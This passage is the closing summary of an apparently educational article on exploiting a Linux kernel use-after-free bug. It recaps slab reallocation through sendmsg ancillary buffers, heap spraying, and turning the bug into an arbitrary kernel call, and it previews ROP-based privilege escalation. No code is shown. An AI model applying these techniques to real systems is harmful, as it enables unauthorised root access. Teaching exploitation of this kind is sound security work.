Wow... It was a long run!

In this article we saw lots of things. First, we introduced the memory subsystem while focusing on the SLAB allocator. In addition, we saw a critical data structure used all over the place in the kernel (*list_head*) as well as the *container_of()* macro.

Secondly, we saw what was *use-after-free* bug and the general strategy to exploit them with *type confusion* in the Linux kernel. We emphasized the general information required to gather before trying to exploit it and saw that KASAN can automate this laborious task. We gathered information for our specific bug and exposed several methods to statically or dynamically find the cache object size (pahole, /proc/slabinfo, ...).

Thirdly, we covered how to do reallocation in the Linux Kernel using the *well-known* "ancillary data buffer" gadget (*sendmsg()*), saw what was controllable and how to use it to reallocate with (almost) arbitrary content. The implementation showed two simple tricks to minimize reallocation failure (cpumask and heap spraying).

Finally, we exposed where all our *uaf primitives* were (the primitive gates). We used one to check the reallocation status (uncontrolled read) and another (from wait queue) to gain an arbitrary call. The implementation mimicked the kernel data structure and we extracted our target specific offset from

assembly. In the end, the current exploit is able to call *panic()*, hence we gained control over the kernel execution flow.

In the next (and final) article, we will see how to use this arbitrary call primitive to take over ring-0 using *stack pivot* and *ROP chain*. Unlike userland ROP exploitation, the kernel version has some extra requirements and issues to consider (page faults, SMEP) that we will overcome. In the end, we will repair the kernel so that it does not crash when the exploit exits and elevates our privileges.

Hope you enjoy this journey in the Linux kernel and see you in part 4.